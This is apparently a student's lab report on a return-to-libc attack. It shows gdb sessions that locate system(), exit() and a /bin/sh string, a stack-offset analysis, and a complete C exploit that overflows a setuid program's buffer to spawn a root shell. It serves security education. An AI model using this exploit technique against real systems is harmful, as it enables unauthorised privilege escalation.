NAME : ***LAKSHITHA RAJ VASANADU***
ID : ***00001115006***

LAB ASSIGNMENT 4 TASK 1
Return-to-libc Attack


Steps followed are:

1) As a super user, address randomization is turned off and **zsh** is used by creating a symbolic link.

2) The given program **retlib.c** is compile using –fno-stack-protector option and is made as setUID root program.

   gcc –g –fno-stack-protector –o retlib retlib.c


3) The addresses of the **system()** and **exit()** functions are obtained from gdb as shown:




```
seed@seed-desktop:~$ gdb retlib
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) b main
Breakpoint 1 at 0x80484b4: file retlib.c, line 18.
(gdb) r
Starting program: /home/seed/retlib

Breakpoint 1, main () at retlib.c:18
warning: Source file is more recent than executable.
18          badfile = fopen("badfile", "r");
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ea88b0 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e9db30 <exit>
(gdb) 
```

4) The addresses of the **/bin/sh** is found as :
   - An environment variable called MYSHELL is set as :
     export MYSHELL=/bin/sh

   - The following piece of C code is compiled and executed to get the address.




```
#include <stdio.h>

int  main() {
  char* shell = (char *)getenv("MYSHELL");
  if(shell)
   printf("0x%x %s\n", (unsigned int)shell, shell);

  return 0;
}
```



```
seed@seed-desktop:~$ vim findShellAddr.c
seed@seed-desktop:~$ gcc -o addr findShellAddr.c
seed@seed-desktop:~$ ./addr
0xbffffeaf /bin/sh
```

- The obtained address **0xbffffeaf** is further verified using gdb.



```
seed@seed-desktop:~$ gdb retlib
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) b main
Breakpoint 1 at 0x80484b4: file retlib.c, line 18.
(gdb) r
Starting program: /home/seed/retlib

Breakpoint 1, main () at retlib.c:18
warning: Source file is more recent than executable.
18          badfile = fopen("badfile", "r");
(gdb) x/s 0xbffffeaf
0xbffffeaf:      "in/sh"
(gdb) x/s 0xbffffeab
0xbffffeab:      "L=/bin/sh"
(gdb) x/s 0xbffffead
0xbffffead:      "/bin/sh"
(gdb) 
```

With trial and error in adjusting the address by few bytes of offset, it was found that the address **0xbffffeab** was the address to spawn shell.

5) The given **retlib.c** program has a buffer overflow vulnerability. We can observe that we are reading 76 bytes from the file into a buffer of size 48 using fread which is an unsafe function. As a result, we can exploit the program by manipulating the input to the program.


   To find the offsets **X, Y, Z** in the exploit_1.c program, we analyze the stack of the retlib.c program.

- The initial 48 bytes of buf[] in exploit_1.c are kept empty.
- The next 4 bytes contain the old ebp – pointer to the previous stack frame. So first 52 bytes of buf[] are kept empty.
- The next 4 bytes contain the return address after to which the control will point to after execution of bof(). Hence, we can overwrite this to execute system() function. So at offset 52 i.e. buf[52], we place the address of system() function : 0xb7ea88b0.
- The control is transferred to next 4 bytes after the execution of system(). Hence, we place the address of exit() at offset 56. i.e,. buf[56] = 0xb7e9db30.
- This set of 4 bytes will contain the address of /bin/sh as during the execution of system(), it will look for its parameters here. So we place the address of /bin/sh at offset 60. i.e., buf[60] = 0xbffffeab.

6) The exploit_1.c is as follows:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>


int main(int argc, char ** argv)
{
   char buf[76];
   FILE *badfile;

   badfile = fopen("badfile", "w");

   *(long *) &buf[60] = 0xbffffeab; //"/bin/sh"
   *(long *) &buf[52] = 0xb7ea88b0; // system()
   *(long *) &buf[56] = 0xb7e9db30; // exit()

   fwrite(buf, sizeof(buf), 1, badfile);
   fclose(badfile);
}
```

7) The output is as shown. Root shell is spawned.



```
seed@seed-desktop:~$ ./retlib
# whoami
root
#
```

8) The stack frame before overflow :
Stack is from lower to higher address.

buffer
Old ebp
Return address

9) The stack frame after buffer overflow:

Buffer – 48 bytes	0xbffff4c4
Old ebp	0xbffff4f4
Address of system()	0xbffff4f8
Address of exit()	0xbffff4fc
Parameter to system() – address of /bin/sh	0xbffff500

10) This shows that buffer overflow occurs by Arc Injection. Programs such as system(), exit() , /bin/sh are used which reside in the program address space are used for the exploit.